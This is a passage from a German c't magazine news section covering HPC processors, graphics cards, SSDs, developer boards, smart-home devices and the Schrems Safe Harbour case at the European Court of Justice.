Knights Landing (KNL) herauskommen: boot-fähig nicht nur für alle großen Linux-Distributionen, sondern auch für Windows.

Die anderen Details, Dinge wie Cachegrößen, Speichermodelle und die verbesserte Out-of-Order-Technik des eingesetzten Silvermont-Kerns waren allesamt seit geraumer Zeit bekannt – das lässt sich schön zusammengefasst in „What public disclosures has Intel made about Knights Landing?" auf Intels Developer Zone nachlesen. Die gern zitierte AVX512-Kompatibilität von Knights Landing mit Skylake und anderen gilt allerdings nur eingeschränkt. Es gibt nämlich AVX512 in vielen Spielarten (Foundation, Conflict Detection, Exponential & Reciprocal, Prefetch, mit Byte-, Word-, Doubleword, Quadword-Instruktionen …). KNL unterstützt nur eine Untermenge davon, Skylake eine andere. Transactional Memory kennt KNL auch nicht.

Weitere über Intels Veröffentlichungen hinausgehende Informationen konnten c't-Leser hier im Geflüster schon vor über einem Jahr erfahren: Bis zu 72 Kerne auf dem Chip und bis zu 200 Watt TDP, mit Omni-Path (hieß damals noch Storm Lake oder Omniscale) sind es 15 Watt mehr. Offiziell spricht man bei Intel von über 10 GFlops/W. De facto sind es bei 3 TFlops doppeltgenauer Rechenleistung bis zu 15 GFlops/W. Nicht schlecht im Vergleich zu Nvidias Tesla K80 mit 9,7 GFlops/W.

Neuer Rechenkünstler

Die jüngst auf dem Open Compute Summit in San Jose vom jungen Start-up Rex Computing vorgestellte neue Recheneinheit Rex Neo soll demgegenüber auf bis zu 64 GFlops/W kommen. Insgesamt schafft der mehr einem Vektorprozessor entsprechende Chip mit seinen 256 VLIW-Kernen zwar nur 256 GFlops bei 4 W, er ist aber auch – dank Verzicht auf jeglichen Cache – nur 0,1 mm^2 im 28-nm-TSMC-Prozess groß, weniger als ein 7000tel des KNL. Mitte 2016 sollen die ersten Entwicklerboards erhältlich sein.

Eine Woche nach dem Open-Compute-Gipfel brachte sich an gleicher Stelle das erste Summit der OpenPower-Community ins Gespräch. Neben den ersten Servern von Tyan und Cirrascale (Seite 40) konnte man hier Prototypen vom CP1-Prozessor bewundern, den ersten OpenPower-Prozessor, der nicht direkt von IBM, sondern von Suzhou PowerCore stammt. Er ist in enger Zusammenarbeit mit IBM entstanden und enthält einen weitgehend unveränderten Power8, aber mit einer eigenen chinesischen Kryptoengine.

OpenPower war auch ein wichtiges Thema auf der CeBIT in Hannover. Erstmalig war IBMs HPC-Evangelist Dave Turek hierher angereist. Er lobte zwar die Kooperation mit Nvidia, brachte aber auch sein Credo vor, dass zukünftig nackte Gleitkommaperformance im HPC-Bereich eine immer kleinere Rolle spielen wird. Dinge wie Big Data Management und Storage dominierten immer mehr. Alte Benchmarks wie Linpack sind nach seiner Auffassung inzwischen völlig untauglich, andere müssen her. Typische Data-Management-Jobs wie Suchen, Sortieren, Verschieben oder Einfügen müssten letztlich da geschehen, wo die Daten liegen, also direkt im aktiven Speicher oder im Storage-System und nicht weit weg im Prozessor oder der GPU. (as@ct.de)

c't Knights-Landing-Features ct.de/yte8

Quadro Problemo

Kaum hatte Nvidia ihr GTX-970-Debakel überwunden, brodelte es hinter den Kulissen erneut. Diesmal ging es um die sündhaft teure Profi-Karte Quadro M6000. Einer zuverlässigen Quelle zufolge hat es nämlich bei der Produktion einige Probleme gegeben. So hätte man schon Anfang Februar erste Karten mit einem Bestückungsfehler wieder retour schicken mussten. Okay, das kommt immer mal vor, aber auch bei der zweiten Lieferung offenbarten sich Tücken.

An sich laufen die Karten aus Charge 2 gut (siehe Test auf S. 64), aber wehe man koppelt zwei davon. Denn neben der Lüftereinlassung finden sich vier angehobene Bereiche, die im SLI-Kopplungsbetrieb mit der Backplate einer zweiten Karte kollidieren können – zumindest beim Einsatz in bestimmten Mainboards. Mit sanfter Gewalt bekommt man zwar die Karten noch in die Slots, aber mangels Platz für Zuluft dürfte dann nach einer Weile die zugesperrte Karte überhitzen.

Peng, schon mussten die 6000-Euro-Karten wieder zurück. Neugierige Leser werden sich jetzt fragen, wie denn Nvidias Qualitätsmanagement bei Profi-Hardware aussieht. Das wissen wir, ehrlich gesagt, auch nicht. Die dritte Charge der Karten soll eine geringfügig dünnere Backplate bieten und so auch im SLI-Modus problemlos funktionieren. Nun soll es im April erste Exemplare der Quadro M6000 zu kaufen geben.

Manche Profis murren ohnehin, denn die neuen Quadros sind zwar klasse fürs Rendern und Designen, aber bei doppeltgenauen Berechnungen schnarchlangsam. Einen echten Nachfolger gibts erst mit Pascal, frühestens 2016. Überdies hat Nvidia auch die Speichergröße bei 12 GByte belassen, während Käufer der halb so teuren FirePro W9100 aus dem Hause AMD gleich 16 GByte bekommen – inklusive deutlich höherer Double-Precision-Leistung.

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Nvidia-GPUs zukünftig mit Stacked Memory

Nvidias nächste GPU-Generation Pascal soll frühestens 2016 erscheinen und drei Neuerungen bieten: eine höhere Mixed-Precision-Leistung, den schnellen Interconnect NVLink und den von Nvidia als 3D-Memory bezeichneten Stacked DRAM. Die erreichbare Transferrate verortet Nvidia bei 750 GByte/s. Stacked Memory will AMD bereits mit der Radeon R9 390/390X einführen, die schon Mitte 2015 erwartet wird.

Pascal soll im Vergleich zu Maxwell außerdem eine doppelt so hohe Effizienz bei Single-Precision-Berechnungen vorweisen und eine Speicherkapazität von bis zu 32 GByte bieten. NVLink soll den PCIe-Engpass weiten und bis zu 80 GByte/s erreichen.

2014 hieß es noch, dass Pascal auch Unified (Virtual) Memory unterstützen solle. Diese Neuerung verschwand unkommentiert von der Roadmap. (mfi@ct.de)

Schnelle PCI-Express-SSD mit NVMe

Für High-End-PCs, bei denen kompromisslose Performance Trumpf ist, hat Intel die passende Solid-State Disk parat: Die SSD 750 wird über vier PCI-Express-3.0-Lanes an das System angebunden und nutzt als erste Consumer-SSD statt AHCI das modernere Non-Volatile Memory Host Controller Interface (NVMHCI, kurz auch: NVMe). Das soll die Latenzzeit bei Zugriffen deutlich verkürzen. Anstatt einer Warteschlange mit 32 Befehlen hat ein NVMe-Laufwerk bis zu 65 536 sogenannte I/O-Queues, die jeweils bis zu 65 536 Befehle aufnehmen.

Die bootfähige SSD 750 gibt es separat als PCIe-Steckkarte mit 400 GByte oder 1,2 TByte Kapazität zu kaufen. Im Maximalausbau soll sie beim Lesen 440 000 und beim Schreiben 290 000 I/O-Operation pro Sekunde (IOPS) liefern. In einem Kurztest schaffte die NVMe-SSD 2,8 GByte/s beim linearen Lesen und rund die Hälfte (1,2 GByte/s) beim Schreiben. Um diese Geschwindigkeiten zu erreichen, muss sie in einem PCIe-3.0-Slot stecken, der direkt am Prozessor hängt. Deshalb empfiehlt Intel ausschließlich Mainboards mit Z97- oder X99-Chipsatz.

Laut Intel konsumiert die 1,2-TByte-Version der SSD 750 beim Schreiben im Schnitt 22 Watt. Die Leerlauf-Leistungsaufnahme liegt bei 4 Watt. Für Hersteller von kompakten Komplett-PCs offeriert Intel die SSD auch in 2,5"-Bauform mit dem sonst bei SAS-Backplanes üblichen SFF-8639-Anschluss. Das Mainboard muss dabei die vier PCIe-3.0-Lanes über eine SFF-8643-Buchse bereitstellen. Das zugehörige Adapterkabel übernimmt mit einem SATA-Stromanschluss zudem die Energieversorgung der SSD.

Für die hohe Performance muss man jedoch tief in den Geldbeutel greifen: Die 1,2-TByte-Variante kostet rund 1200 Euro, die kleinere Version der SSD 750 mit 400 GByte kostet 430 Euro. (chh@ct.de)

Ihre volle Leistung kann die Intel SSD 750 mit NVMe-Interface nur in PCIe-3.0-Slots entfalten.

High-End-Grafikkarte für 1100 Euro

Nvidias neue Grafikkarte GeForce GTX Titan X bringt die Leistung von High-End-Profi-Karten in Gaming-PCs. Sie kostet satte 1100 Euro und soll dank des GM200-Grafikchips schnell genug sein fürs Gaming in 4K und über VR-Brillen.

Die GPU enthält 3072 Shader-Rechenkerne, 192 Textureinheiten und 96 Rasterendstufen. Sie ist mit 336 GByte/s an 12 GByte GDDR5-Videospeicher angebunden. Für doppeltgenaue Berechnungen eignet sich die Titan X im Unterschied zu vorherigen Titanen nicht mehr, denn sie schafft dabei nur knapp 0,2 TFlops. Ihr DP-SP-Verhältnis liegt bei 1:32.

Im Vergleich zu Nvidias bisher schnellster Single-GPU-Grafikkarte GeForce GTX 980 hat die GTX Titan X 50 Prozent mehr Funktionseinheiten und Datenleitungen, aber eine geringere Taktfrequenz. In Spielen dürfte sie zwischen 25 und 40 Prozent schneller sein. Laut Nvidia schluckt sie außerdem wesentlich mehr, nämlich 250 Watt. Nahezu identisch ist der Profi-Ableger Quadro M6000 (siehe Seite 64). (mfi@ct.de)

Nvidias neue High-End-Karte GeForce GTX Titan X kostet rund 1100 Euro.

Hardware-Notizen

Mit dem **AM3+-Mainboard** MSI 970A Krait Edition lassen sich nun auch AMD-Systeme mit USB-3.1-Anschlüssen bauen. Auf dem Board sitzen zwei Typ-A-Buchsen sowie ein Controllerchip ASM1142 von Asmedia. Das 970A Krait Edition kostet 108 Euro.

AMDs **Radeon-Betatreiber** Catalyst 15.3 unterstützt Freesync-Displays. Erste Displays sind bereits lieferbar, etwa Acers XG270HU für 500 Euro.

Mini-PC mit Windows Bing

Im Inneren des weißen Zwergs Cubi von MSI mit 11 cm × 11 cm Kantenlänge stecken ein Celeron 3205U mit Broadwell-Architektur (2 Kerne, 1,5 GHz), 2 GByte RAM und eine 128-GByte-SSD. Als Betriebssystem installiert der Hersteller auf dem 319 Euro teuren Mini-PC Windows 8.1 Bing. Für 10 Euro mehr gibt es den Cubi mit Pentium 3805U (1,9 GHz) – aber ohne Betriebssystem.

Wer mehr Leistung wünscht oder 4K-Monitore per Mini-Display-Port und HDMI anschließen möchte, kann den Cubi auch für 470 Euro mit Core i3-5005U kaufen. Dieser ist mit 4 GByte Arbeitsspeicher ausgestattet, das Betriebssystem fehlt jedoch auf der 128-GByte-SSD wie bei der Pentium-Variante. Barebones mit Broadwell-Technik finden Sie übrigens auf Seite 134. (chh@ct.de)

Der MSI Cubi mit Celeron-Prozessor und Windows 8.1 Bing ist sofort betriebsbereit – das bei Barebones sonst nötige Basteln entfällt.

© Copyright by Heise Medien

64-Bit-Snapdragon für Entwickler

Das DragonBoard 810 bietet vollen Zugriff auf die Technik eines High-End-Smartphones. Was wie ein solches aussieht, ist das aufgesteckte, optionale Display-Modul.

Rund um Qualcomms aktuelles Flaggschiff Snapdragon 810 baut die Firma Intrinsyc das Entwicklungskit DragonBoard 810. Der Clou daran: Entwickler haben so direkten Zugriff auf dieselbe Hardware, die auch in aktuellen High-End-Smartphones und -Tablets steckt. Der Prozessor APQ8094 hat vier flotte 64-Bit-ARM-Kerne (Cortex-A57, bis zu 2 GHz) sowie vier sparsame Kerne vom Typ Cortex-A53 (bis zu 1,55 GHz), die bei geringer Last übernehmen. Dazu kommt eine Adreno-430-Grafik, die mit bis zu 600 MHz taktet. Hergestellt wird der Chip in einem 20-nm-Prozess bei TSMC.

Das DragonBoard 810 besteht aus zwei Teilen: Einem CPU-Modul und der Basisplatine, die alle wichtigen Anschlüsse des Prozessors herausführt. Dem Prozessor stehen 4 GByte RAM und 16 GByte Flash-Speicher zur Seite. Erweitern kann man über eine MicroSD-Karte, zwei SATA-Buchsen und einen PCI-Express-x1-Slot.


Für Peripherie gibt es je zweimal USB 2.0 und 3.0 sowie eine Micro-USB-Buchse, um das Board als Device mit einem PC zu verbinden. Ein spezielles Touch-Display – das stark an ein Smartphone erinnert – kann man getrennt erwerben, außerdem gibt es noch einen gewöhnlichen HDMI-Ausgang. Bis zu drei Kameras lassen sich per MIPI CSI anbinden. Für die Kommunikation per WLAN (802.11ac) und Bluetooth 4.1 sowie die Ortung per GPS und Glonass muss man nur noch Antennen anschließen. Lediglich von einem Mobilfunkmodem ist nicht die Rede.

Board und CPU-Modul kosten zusammen 495 US-Dollar und sollen noch im April lieferbar sein. Das Touch-Display schlägt mit weiteren 170 US-Dollar zu Buche. Eine Erweiterungsplatine mit einer 13-Megapixel-Kamera kostet 135 US-Dollar. Wem all das zu teuer ist, der kann auf das ebenfalls 64-bittige DragonBoard 410c mit Snapdragon 410 (4 × Cortex-A53, 1,2 GHz) warten, das Qualcomm für Sommer 2015 versprochen hat. (bbe@ct.de)

Sparsamer ARM-Mikrocontroller

Mit der neuen Mikrocontroller-Familie MSP432 will Texas Instruments die Stromsparqualitäten der 16-bittigen MSP430-Familie mit 32-Bit-ARM-Technik vereinen. Interessanterweise wählt TI jedoch nicht ARMs sparsamsten Kern Cortex-M0+ sondern den Cortex-M4F, weil erst dieser den vollen ARM-v7E-M-Befehlssatz unterstützt. Auch eine Gleitkommaeinheit (FPU) und DSP-Erweiterungen spendiert TI. Der eigentliche Kern taktet mit 48 MHz und soll so auf rund 164 Coremark-Punkte kommen. Zum Vergleich: Der schnellste Vorgänger MSP430 rangiert in der offiziellen Coremark-Liste bei knapp 28 Punkten, ein mit 50 MHz getakteter Cortex-M3-Chip von TI bei 96 Punkten und der RasPi 2 erreicht 8900 Punkte (siehe Seite 90).

Strom sparen will TI unter anderem mit einem eigens konstruierten Speicher-Interface, das einzelne Bänke je nach Bedarf an- und ausschalten soll. Außerdem enthält der Chip bereits eigene Spannungswandler, um sich aus Spannungen zwischen 1,62 und 3,7 Volt zu versorgen. Dabei stehen zwei Betriebsmodi zur Wahl: DC/DC und Low Dropout. Während ersterer mit 95 µA/MHz auf maximale Effizienz getrimmt ist, erlaubt letzterer schnellere Wechsel in die Schlafmodi, braucht aber 166 µA/MHz. Das Aufwachen aus einem mittleren Schlafmodus (LPM3, 850 nA) dauert so weniger als 10 µs.



Die ersten Controller sollen einen 14-Bit-A/D-Umsetzer mit 1 MSample/s Abtastrate sowie 256 KByte Flash-Speicher haben. Später sollen Modelle mit bis zu 2 MByte folgen. Ausprobieren können Entwickler die neuen Chips mit dem Launchpad MSP432P401R für knapp 13 US-Dollar, auf das alle Daughter-Boards der Launchpad-Serie passen. (bbe@ct.de)

Mit dem sparsamen 32-Bit-Mikrocontroller MSP432 kann sofort loslegen, wer das Launchpad MSP432P401R für 13 US-Dollar kauft.

Lüfterloser PC heiratet PoE-Switch

Das Besondere am Mini-PC Nuvo-3616VR sind weder die passive Kühlung noch der Core-i-Prozessor der dritten Generation, sondern die 16 Ethernet-Ports an der Front. Jeder einzelne davon kann per Power over Ethernet (802.3at) eine Videokamera oder ein anderes PoE-Gerät mit bis zu 25,5 Watt versorgen. Insgesamt liefert er maximal 160 Watt, jeden einzelnen Port kann man per Software an- und ausschalten. Außerdem gibt es noch einen weiteren Gigabit-LAN-Port der direkt am Mainboard hängt.

Mit 16 PoE-tauglichen Ethernet-Buchsen soll der Nuvo-3616VR Überwachungskameras versorgen, ihre Daten aufzeichnen und mit einem Core i7 analysieren.

Die von den Kameras erfassten Daten verarbeitet wahlweise ein Dual- oder Quad-Core-Prozessor. Dann landen sie auf einem RAID-Verbund aus bis zu vier 2,5"-Platten oder -SSDs. Das Betriebssystem kann man auf eine CFAST-Karte auslagern. Die restliche Technik ist für einen Industrie-PC unspektakulär: Zwei SO-DIMM-Slots nehmen bis zu 32 GByte RAM auf, je zwei USB-2.0- und 3.0-Ports sowie zwei RS-232-Schnittstellen binden Peripherie an und für Monitore gibt es 2 × DVI und 1 × VGA. Erweitern kann man über zwei Mini-PCI-Express-Slots.

Den Temperaturbereich spezifiziert der Hersteller Neosys mit – 25 bis 60 °C bei bis zu 60 Prozent Luftfeuchtigkeit. (bbe@ct.de)

© Copyright by Heise Medien

Devolo steigt bei Heimautomation ein

Das Aachener Unternehmen Devolo hat den Verkauf seines Heimautomationssystems „Home Control“ gestartet. Die Produktreihe setzt auf den Funkstandard Z-Wave auf. Zum Start sind von Devolo verschiedene Komponenten erhältlich: Tür-/Fensterkontakt, Bewegungsmelder, Rauchmelder, Heizkörperthermostat, Raumthermostat, Funkschalter, Zwischenstecker (mit Messfunktion) und eine Fernbedienung. Aus dieser Gruppe sticht vor allem der Raumthermostat für 99 Euro heraus, bei dem es sich um die erste Z-Wave-Variante des Modells „Link RS“ von Danfoss handelt. Die übrigen Schalter, Sensoren und Aktoren sind umgelabelte Produkte anderer Hersteller.

Im Zentrum jeder „Home Control“-Installation steht die von Devolo entwickelte „Home Control Zentrale“, die zunächst nur in einem Starter Kit erhältlich ist. Elektrogeräte, Licht und Heizung sollen sich über das Web von überall auf der Welt fernbedienen lassen. Gleichzeitig erlaube die App einen einfachen Blick in die eigenen vier Wände, um etwa zu prüfen, ob alle Fenster geschlossen sind und die Temperatur in allen Räumen korrekt eingestellt ist.

Für den Einstieg ist ein Starter-Kit mit Zentrale, Bewegungsmelder und Zwischenstecker zum Listenpreis von rund 220 Euro erhältlich.

Devolo setzt nach eigenen Angaben auf ein umfassendes Sicherheitskonzept: So würden etwa alle Nutzerdaten ausschließlich auf deutschen Servern gespeichert und verarbeitet. Die Kommunikation zwischen den Endanwendern und Servern ist laut Devolo auf dem gesamten Weg End-to-End (HTTPS) verschlüsselt. Der Zugriff über das Internet lasse sich vom Nutzer aber auch auf Knopfdruck deaktivieren; dann ist das System nur noch von zu Hause aus über Smartphone, Tablet und Computer bedienbar. (nij@ct.de)

D-Link nennt Details zu neuen Smart-Home-Geräten

Auf dem Mobile World Congress hatte D-Link für den europäischen Markt eine „DCH-G020“ genannte Steuerzentrale fürs smarte Heim angekündigt – inklusive passender Sensoren, die nach dem Heimautomationsstandard Z-Wave funken. Konkret ging es dabei um einen Tür-/Fenstersensor (DCH-Z110), einen Bewegungssensor (DCH-Z120) und einen Rauchmelder (DCH-Z310). Nun teilte das Unternehmen mit, auch noch eine batteriebetriebene Z-Wave-Sirene anbieten zu wollen.

Sie ist nicht identisch mit dem in Barcelona angekündigten Modell DCH-S220; letzteres ist netzbetrieben und über WLAN mit der Zentrale verbunden. Einen technischen Grund für diese Aufteilung gibt es aus Z-Wave-Sicht nicht: Am Markt gibt es bereits mindestens eine Sirene, die mit Netzstrom arbeitet und nach dem Protokoll funkt.

Die Z-Wave-Sirene von D-Link erlaubt aufgrund ihrer Bauform eine unauffällige Installation.

Die ersten Geräte sollen nach aktueller Planung Mitte Mai erscheinen. Noch kein konkretes Verkaufsdatum gibt es für ein Starter-Kit, das aus Hub, zwei IP-Kameras und zwei Tür-/Fenstersensoren besteht. Angepeilt ist dafür aber bereits ein unverbindlicher Verkaufspreis um 160 Euro. Künftig will D-Link noch Z-Wave-funkende Heizungs- und Raumthermostate sowie einen batteriebetriebenen Z-Wave-Schalter anbieten.

Nach Angaben von D-Link soll die gesamte Steuerlogik des Heimautomationssystems in die Cloud ausgelagert werden. Die Meldung vom Tür-/Fenstersensor, wenn das Fenster gerade geöffnet wurde, gelangt über den Hub also beispielsweise erst einmal an den D-Link-Server. Der sucht die passende Aktion heraus, die der Anwender hinterlegt hat. Diese Aktion – etwa „Das Licht einschalten” – übermittelt der Server anschließend über das Internet an den Hub, der seinerseits dann den Aktor anweist, diese auszuführen.

D-Link sieht in diesem Konstrukt vor allem die Chance, Heimautomationssysteme an verschiedenen Orten (mit mehreren Hubs) zu realisieren. So könne ein Nutzer sein eigenes Heim kontrollieren, aber ebenso etwa das seiner pflegebedürftigen Eltern.

Auch das Unternehmen erkenne aber das Problem, dass bei Störungen der Internetverbindung Aktionen nur verzögert oder eventuell gar nicht ausgeführt werden beziehungsweise Rückmeldungen nicht mehr an die Smartphone-App gelangen. (nij@ct.de)

ZigBee-Mikrocontroller mit NFC-Unterstützung

NXP hat den Wireless-Mikrocontroller JN5169 für Smart-Home-Lösungen nach den ZigBee-Profilen Light Link, Home Automation und Green Power angekündigt. Der Chip ist vorbereitet für die ZigBee-Spezifikation 3.0, die das Funkprotokoll neu ordnen soll. Unterstützt werden soll auch das IP-basierte Drahtlosprotokoll der Thread Group mit IEEE 802.15.4, IPv6 und 6LoWPAN. Software-Upgrades lassen sich over the air einspielen, der Chip hat 512 KByte integrierten Flash-Speicher.

Der neue Chip soll die doppelte Funkreichweite aller bisherigen NXP-Prozessoren im Smart-Home-Bereich haben. Damit ausgestattete Leuchtmittel kämen laut Entwickler auf eine Leistungsaufnahme von 100 mW im Standby. Laut NXP ist der JN5169 schließlich der erste Funkchip seiner Art, der Nahfeldkommunikation (NFC) beherrscht. So könnten Käufer von Produkten mit diesem Chip diese einfacher in ihre Netzwerke einbinden. (nij@ct.de)

Facebook veröffentlicht SDK fürs Internet der Dinge

Facebook hat auf seiner Entwicklerkonferenz f8 neue Software Development Kits für sein 2013 übernommenes Backend-as-a-Service-Angebot Parse vorgestellt. Umsetzen lassen sich damit Anwendungen aus den Bereichen Internet der Dinge (Internet of Things, IoT) und Embedded Software, was Parse und damit letztlich Facebook offenbar zu einer stärkeren Präsenz im IoT-Bereich verhelfen soll.

Die auf GitHub zum Download bereitstehenden IoT-SDKs (siehe c’t-Link) umfassen unter anderem das Tracking von Daten, die etwa ein smarter Toaster liefert, sowie das Senden von Push-Benachrichtigungen. Entwickler können mit wenigen Zeilen Daten in der Parse-Cloud sichern und auf Analysefunktionen zurückgreifen, müssen sich mit dem Schreiben von serverseitigem Code oder der Pflege von Servern aber nicht auseinandersetzen.

c’t IoT-SDK auf GitHub: ct.de/y98n

© Copyright by Heise Medien

Stellantriebe für smarte Heizungssteuerung

Das smarte Heizungssteuerungssystem Tado, das heimische Heizkessel unter anderem unter Einbeziehung des Standorts des Nutzers und der aktuellen Wettervorhersage steuert, wird zum Start der nächsten Heizungssaison im Herbst um Stellantriebe erweitert, die sich direkt am Heizkörper montieren lassen. Dies gab der gleichnamige Hersteller gegenüber c't bekannt.

Die Android-Wear-App „Thermalwear for Tado" erlaubt unter anderem, die Temperaturen für verschiedene Betriebsmodi zu setzen.

Die neuen Stellantriebe erlauben eine präzisere Regulierung der Temperatur in verschiedenen Räumen der Wohnung oder des Hauses. Bislang bezieht Tado in seine Berechnungen die Temperatur eines Punktes in der Wohnung ein und reguliert einzelne Heizkörper nicht. Die neuen Thermostaten, für die aktuell noch kein Preis feststeht, werden per Funk mit dem Hauptmodul des Tado-Systems gekoppelt und von diesem gesteuert. Alternativ lassen sie sich aber auch manuell betätigen.

Tado lässt sich seit Ende Februar über Smartwatches mit Android Wear als Betriebssystem steuern. Die dazu nötige App „Thermalwear for Tado" entwickelte ein Kunde des Unternehmens. (nij@ct.de)

Erster energieautarker Z-Wave-Funksensor

Das Funkprotokoll Z-Wave hatte beim Thema Energy Harvesting bislang nichts vorzuweisen. Umso wichtiger ist für seine Unterstützer daher die Ankündigung des energieautarken Wetter- und Multisensors „Z-Weather" aus dem Hause Popp. Neben der Windstärke misst das Gerät die Lufttemperatur, die relative Luftfeuchtigkeit, die Windgeschwindigkeit, den Luftdruck, die Lichtstärke und den Taupunkt – und übermittelt natürlich alle Werte zur Z-Wave-Steuerzentrale.

Der integrierte Akku wird mit Sonnenergie geladen, wobei ein Energie-Management sicherstellen soll, dass immer ausreichend Energie zur Verfügung steht, um im Notfall Wind- und Dämmerungswerte melden zu können. Ein Erscheinungsdatum für das Gerät gibt es noch nicht, die unverbindliche Preisempfehlung liegt bei rund 170 Euro. (nij@ct.de)

Anzeige

Notizen

Mehr als 250 000 US-Dollar haben die Entwickler der **smarten Geldbörse** Woolet über Kickstarter gesamt. Die integrierte Elektronik kommuniziert per Bluetooth Smart mit einer App auf dem gekoppelten Smartphone. Droht der Nutzer die Geldbörse zu vergessen oder zu verlieren, macht Woolet mit Bellen auf sich aufmerksam – wobei je nach Modus entweder die App oder das Portemonnaie selbst Laut gibt.

Das polnische Unternehmen Fibaro hat eine neue Version seines **Funkschalters** für den Unterputzeinsatz auf den Markt gebracht. Der FGS-212 genannte „Relais-Unterputzeinsatz" ist immer noch sehr klein, besitzt gegenüber dem bereits seit längerer Zeit verfügbaren FGS-211 aber größere Anschlüsse. Zudem liegt die maximale Last beim FGS-212 bei 2,5 statt wie bisher 3 kW.

© Copyright by Heise Medien

Martin Holland

Safe Harbour vor Gericht

Datenschutz bei Facebook vor dem Europäischen Gerichtshof

Kann sich eine europäische Datenschutzbehörde unter Verweis auf ein Abkommen zwischen der EU und den USA weigern, Datenschutzstandards bei einem Unternehmen zu prüfen? Diese Frage wird derzeit in Luxemburg geprüft. Das Urteil könnte sich nicht nur auf Safe Harbour auswirken, sondern auch auf künftige Handelsabkommen.

Anzeige

Ein Rechtsstreit über den Datenschutz bei Facebook könnte zu einem grundsätzlichen Urteil des Europäischen Gerichtshofs über das Safe-Harbour-Abkommen führen. Dieser Eindruck drängt sich zumindest nach dem ersten Verhandlungstag vor dem EuGH auf, der zu einer Art Kreuzverhör des Vertreters der EU-Kommission wurde. Der gestand schließlich ein, dass die gegenwärtige Regelung nicht sicherstelle, dass in den USA fundamentale EU-Datenschutzrechte beachtet werden. Sollten die Richter zu einer ähnlich kritischen Einschätzung gelangen, könnte es eng werden für das Abkommen.

In dem Verfahren geht es um einen Rechtsstreit, den sich der Österreicher Max Schrems mit dem irischen Data Protection Commissioner seit Jahren liefert. Streitpunkt ist der Datenschutz bei Facebook. Weil das US-Unternehmen seinen Europasitz auf der Grünen Insel hat, ist die dortige Behörde stellvertretend für alle EU-Bürger zuständig. In der Vergangenheit zeigte sie sich aber nicht besonders engagiert, ihrem Auftrag gerecht zu werden.

Kurz nach Beginn der Snowden-Enthüllungen hatte Schrems in Irland eine Beschwerde gegen Facebook eingelegt. Er kritisierte, dass von einem europäischen

Bild: 2011 europe-v-facebook.org

Max Schrems vor dem Büro der irischen Datenschutzbehörde

© Copyright by Heise Medien

Datenschutz nicht die Rede sein könne, wenn die NSA im Rahmen von PRISM Zugriff auf die Nutzerdaten von Europäern hat. Laut Safe Harbour dürfen Daten von EU-Bürgern nur ins Ausland übermittelt werden, wenn die EU-Datenschutzrechte ausreichend gewahrt bleiben. Irlands Datenschützer wies die Beschwerde jedoch ab: Facebook habe zugesagt, sich beim Datentransfer an Safe Harbour zu halten, und das reiche laut EU-Kommission aus. Schrems zog dagegen vor Gericht, das den Fall an den EuGH verwies. Die Richter in Luxemburg sollen nun klären, ob sich der Datenschutzbeauftragte ohne weitere Prüfung auf Safe Harbour habe berufen können.

Einer contra Facebook

Zum Prozessauftakt konnten nun nicht nur Max Schrems und Irlands Datenschutzbehörde ihre Sicht der Dinge darlegen, sondern auch andere EU-Staaten sowie die EU-Kommission. Die deutsche Bundesregierung hatte von ihrem Recht keinen Gebrauch gemacht – offenbar weil sich Innen-, Wirtschafts- und Justizministerium nicht auf eine gemeinsame Linie einigen konnten. Stattdessen widersprachen Vertreter von Belgien und Österreich ihren irischen Kollegen: Nationale Datenschutzbehörden könnten durchaus tätig werden, wenn sie Grundrechte verletzt sähen. Ein bloßer Verweis auf die Safe-Harbour-Regeln jedenfalls reiche für EU-Bürger nicht aus.

EU-Kommission im Kreuzverhör

Besonders intensiv wurde dann Bernhard Schima befragt, der die EU-Kommission juristisch vertrat. Wer sich sorge, dass seine Facebook-Daten von der NSA eingesehen würden, der sollte am besten seinen Account löschen, erklärte er. In seiner gegenwärtigen Form sei Safe Harbour in den USA jedenfalls nicht so implementiert, dass europäische Datenschutzstandards eingehalten würden. Man verhandle aber gegenwärtig über Verbesserungen.

Mit diesem Eingeständnis dürfte er Max Schrems in die Karten gespielt haben. Dessen Anwalt jedenfalls forderte explizit auch eine genaue Überprüfung der „illegalen“ Safe-Harbour-Regeln. Die würden den Kern des Datenschutzrechts verletzen und die EU-Bürger effektiv um jeglichen Schutz bringen. Dass jemand direkt ausspioniert wird, müsse gar nicht nachgewiesen werden, denn der Bruch des Rechts auf Privatsphäre allein sei ja schon das Vergehen.

In ihrem Streit mit dem Österreicher bekam die irische Datenschutzbehörde Rückendeckung von ihrem britischen Pendant. Deren Vertreter stimmten den Iren in der Einschätzung zu, dass die EU-Kommission die führende Rolle bei der Umsetzung von Safe Harbour innehabe. Dort liege auch die Verantwortung für eine eventuelle Nachverhandlung der Regeln. Die Luxemburger Richter hätten jedenfalls kein Recht, das Abkommen zu kippen.

Inwieweit sich die Richter davon beeindrucken lassen, dürfte bald deutlich werden. Am 24. Juni soll der Generalanwalt sein Gutachten vorlegen. Davon wird viel abhängen, folgen die Richter doch regelmäßig diesen Empfehlungen. Dass sie sich aber als Hüter des Datenschutzes sehen, haben sie in jüngster Zeit mit den Entscheidungen gegen die Vorratsdatenspeicherung und für ein „Recht auf Vergessen“ bei Google bereits deutlich gemacht. (mho@ct.de)

Anzeige

© Copyright by Heise Medien

Microsoft bringt Windows 10 für Android-Smartphones

Microsoft veröffentlicht Windows 10 auch für einige Smartphones, auf denen ab Werk Android läuft. In Zusammenarbeit mit dem chinesischen Hersteller Xiaomi hat man ausgewählten Nutzern des Smartphones Mi4 eine spezielle Windows-10-Version zugänglich gemacht, die sich nachträglich auf dem Gerät installieren lässt. Dabei ersetzt das Windows-ROM das vorhandene Betriebssystem wie eine alternative Android-Version. Eine Dual-Boot-Option ist nicht vorgesehen.

